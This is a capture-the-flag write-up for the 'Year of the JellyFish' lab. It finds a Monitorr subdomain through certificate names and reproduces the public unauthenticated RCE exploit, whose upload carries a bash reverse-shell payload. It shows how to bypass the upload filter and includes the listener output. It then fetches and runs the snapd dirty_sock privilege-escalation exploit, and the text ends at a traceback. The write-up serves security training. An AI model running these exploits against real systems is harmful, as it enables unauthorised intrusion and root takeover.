Year of The JellyFish

Write Up


This room was made by MuirlandOracle, and it's an amazing box. The room is filled with rabbit holes, which makes it harder. From my experience, the method to gain shell and privilege escalate to root, was quite simple. But enumerating and finding a way to get in was quite a challenge. But in this write up we are doing it straight forward(no rabbit holes!)

ENUMERATION

As the target ip given by the room was a public ip, I had trouble in using Nmap and other scanning tools.

But, here we are not going to use nmap at all.


First of lets visit the page



Here, when visiting the ip, it redirects us to “robyns-petshop.thm”. So here what we have to do is add that domain to our host file.

```
  GNU nano 5.3
127.0.0.1       localhost
127.0.1.1       kali
54.216.23.234   robyns-petshop.thm
# The following lines are desirable for IPv6 capable hosts
```


Once added, save it and visit the page again. Now a page seems to load. But shows certificate error.



We just need to ignore that message and click “Proceed to robyns-petshop.thm”

Now this is not the page that is going to help us gain shell.

The next step is to view the certificate of the site.



You can find the option to view certificate near the search bar of your browser. Now go to details tab and select the section “Certificate Subject Alternative Name”


Now you can see some sub domain under the Field Value section.

Let’s add them to the host file and visit them.

```
  GNU nano 5.3                                                                    /etc
127.0.0.1       localhost
127.0.1.1       kali
54.216.23.234   robyns-petshop.thm dev.robyns-petshop.thm monitorr.robyns-petshop.thm beta.robyns-petshop.thm
# The following lines are desirable for IPv6 capable hosts
```


Now, here the room creator have added so many rabbit holes. The sub domains “dev” and “beta” aren’t important at all.

Let’s visit “monitor.robyns-petshop.thm”.



Now here we get the certificate error again, so we do the same as we did before and proceed to the web page.

This is what the page looks like. There is a version number specified at the bottom of the page. So now let’s search for some exploits for that version.



It is the Remote Code Execution exploit that we are looking for. So it's the first one from the results in the picture given above. From exploitdb


```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

import requests
import os
import sys

if len (sys.argv) != 4:
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=---------------------------310461050039001605764542257 45", "Origin":
sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

    data = "-----------------------------310461050039001605764542257 45\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\nContent-Type:
image/gif\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n---------------------------
-310461050039001605764542257 45--\r\n"

    requests.post(url, headers=headers, data=data)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-
Requests": "1"}
    requests.get(url, headers=headers)
```

Copy this code into your machine and name it whatever you want.

Now we cant run this code as it is given, we need to make changes in it, for it to work.

EXPLOITING

First we have to get rid of the ssl errors the code gives. So in order to do that I downloaded the certificate of the site and added its path. (You can also ignore the ssl errors with some changes in the code but, I am showing what worked for me.)



Click “export”

Let’s now make changes to the code.

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-au
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

import requests
import os
import sys

if len (sys.argv) != 4:
        print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/8

    data = "----------------------------310461050039001605764542257 45\r\nContent-Disposition: form-data;

    requests.post(url, headers=headers, data=data, verify="cert.thm")

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/8
    requests.get(url, headers=headers, verify="cert.thm")
```

Let’s verify the certificate that we downloaded.

Add “verify=/path/to/path/{whatevernameyousaveditas}.thm”

To both post and get method.

Now we need to change extension of the file from .php to png.phtml, as it marks php as an exploit, and only allows images.

So make the changes as shown

```
data = "----------------------------310461050039001605764542257 45\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"shell.pngphtml\
```

```
url = sys.argv[1] + "/assets/data/usrimg/she_ll.phtml"
```

(Note: It should be the same file name given as the one you gave in data variable. Ignore the "_" between shell.)

Now it's not done yet. Running this exploit wont work yet. After a few minutes I found out that there is a cookie set to us on the site.

isHuman	1

So we need to specify that in the code before executing.

```
requests.post(url, headers=headers, data=data, verify="cert.thm", cookies={"isHuman": "1"})
```

Once set the cookie in the post request. Run it with.

```
┌──(root💀kali)-[/home/kali/thm/writeups/yotf]
└─# python3 exploit.py https://monitorr.robyns-petshop.thm/assets/php/upload.php 10.6.72.180 53
```

Execute : python3 exploit.py {url of the webpage to the upload.php} {lhost} {lport}

Now it have uploaded the exploit. But where?

If you check the code for the exploit, you can see the location. If u visit "monitor.robyns-petshop.thm/assets/php/upload.php" you can see an error and a path where it's being uploaded.

So after running the exploit visit /assets/data/usrimg and you can see your exploit there.

Name	Last modified	Size	Description
Parent Directory		-	
shell.png.phtml	2021-05-01 13:28	92	
usrimg.png	2021-04-11 00:07	5.3K	

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

Now before executing run the listener on the port you provided while running the exploit.

Then execute the file that you uploaded

```
listening on [any] 53 ...
connect to [10.6.72.180] from (UNKNOWN) [10.10.60.237] 56046
bash: cannot set terminal process group (902): Inappropriate ioctl
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```

There we go we have a shell! The flag1 can be found in /var/www.

Privilege Escalation

It's now time to get root. So after a few hours of looking for SUID's, cronjobs and other stuff from basic privilege escalation techniques, I found, out-dated version of many programs. With the command "apt list --upgradable"

```
www-data@petshop:/var/www$ apt list --upgradeable
Listing... Done
bind9-host/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.14
]
distro-info-data/bionic-updates,bionic-updates,bionic-security,bionic-security 0.37ubuntu0.10 all [upgradable from: 0
.37ubuntu0.9]
dnsutils/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.14]
jellyfin-ffmpeg/unknown 4.3.2-1-bionic amd64 [upgradable from: 4.3.1-4-bionic]
libbind9-160/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.
14]
libdns-export1100/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubu
ntu1.14]
libdns1100/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.14
]
libhogweed4/bionic-updates,bionic-security 3.4-1ubuntu0.1 amd64 [upgradable from: 3.4-1]
libirs160/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.14]
libisc-export169/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubun
tu1.14]
libisc169/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.14]
libisccc160/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.1
4]
libisccfg160/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.
14]
liblwres160/bionic-updates,bionic-security 1:9.11.3+dfsg-1ubuntu1.15 amd64 [upgradable from: 1:9.11.3+dfsg-1ubuntu1.1
4]
libnettle6/bionic-updates,bionic-security 3.4-1ubuntu0.1 amd64 [upgradable from: 3.4-1]
libnss-systemd/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
libpam-systemd/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
libseccomp2/bionic-updates 2.5.1-1ubuntu1~18.04.1 amd64 [upgradable from: 2.4.3-1ubuntu3.18.04.3]
libsystemd0/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
libudev1/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
linux-generic/bionic-updates,bionic-security 4.15.0.142.129 amd64 [upgradable from: 4.15.0.140.127]
linux-headers-generic/bionic-updates,bionic-security 4.15.0.142.129 amd64 [upgradable from: 4.15.0.140.127]
linux-image-generic/bionic-updates,bionic-security 4.15.0.142.129 amd64 [upgradable from: 4.15.0.140.127]
linux-libc-dev/bionic-updates,bionic-security 4.15.0-142.146 amd64 [upgradable from: 4.15.0-140.144]
python3-distupgrade/bionic-updates,bionic-updates 1:18.04.44 all [upgradable from: 1:18.04.42]
snapd/bionic-updates,bionic-security 2.48.3+18.04 amd64 [upgradable from: 2.32.5+18.04]
sosreport/bionic-updates 4.1-1ubuntu0.18.04.1 amd64 [upgradable from: 3.9.1-1ubuntu0.18.04.3]
systemd/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
systemd-sysv/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
ubuntu-release-upgrader-core/bionic-updates,bionic-updates 1:18.04.44 all [upgradable from: 1:18.04.42]
udev/bionic-updates 237-3ubuntu10.46 amd64 [upgradable from: 237-3ubuntu10.45]
update-notifier-common/bionic-updates,bionic-updates 3.192.1.10 all [upgradable from: 3.192.1.9]
www-data@petshop:/var/www$
```

From them, I used searchsploit looking for exploits. Snapd is the outdated software that is going to give us root privileges.

```
┌──(root💀kali)-[/home/kali/thm/writeups/yott]
└─# searchsploit snapd
------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)            | linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)            | linux/local/46362.py
------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

46362.py is the exploit that we are going to use.

```
┌──(root💀kali)-[/home/kali/thm/writeups/yotf]
└─# searchsploit -m linux/local/46362.py

  Exploit: snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)
      URL: https://www.exploit-db.com/exploits/46362
     Path: /usr/share/exploitdb/exploits/linux/local/46362.py
File Type: Python script, ASCII text executable, with very long lines, with CRLF line terminators

Copied to: /home/kali/thm/writeups/yotf/46362.py
```

Now that we copied the exploit, let's start a python http server, to get the exploit to the target machine.

```
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I have moved to the "/tmp" directory and wget the exploit.

```
www-data@petshop:/tmp$ wget http://10.6.72.180/46362.py
--2021-05-01 13:43:40--  http://10.6.72.180/46362.py
Connecting to 10.6.72.180:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13831 (14K) [text/x-python]
Saving to: '46362.py'

46362.py            100%[===================>]  13.51K  36.4KB/s    in 0.4s

2021-05-01 13:43:42 (36.4 KB/s) - '46362.py' saved [13831/13831]

www-data@petshop:/tmp$
```

Now that we got it let's make it executable

```
www-data@petshop:/tmp$ chmod +x 46362.py
www-data@petshop:/tmp$
```

Let's run it now. (Use python3)

```
www-data@petshop:/tmp$ python3 46362.py

     __  _ ____ __ _  _    ____ ____ ____ _  _
    |_\ |_|__/ |  \_/    [__  |__| |___ |_/
    |__/ | |  \ |   |  ___ ___] |__| |___ | \_
                    (version 2)

//========[]=========================================\\
|| R&D    || initstring (@init_string)               ||
|| Source || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock    ||
\\========[]=========================================//


[+] Slipped dirty sock on random socket file: /tmp/rkntcqmswf;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...
Traceback (most recent call last):
  File "46362.py", line 330, in <module>
    main()
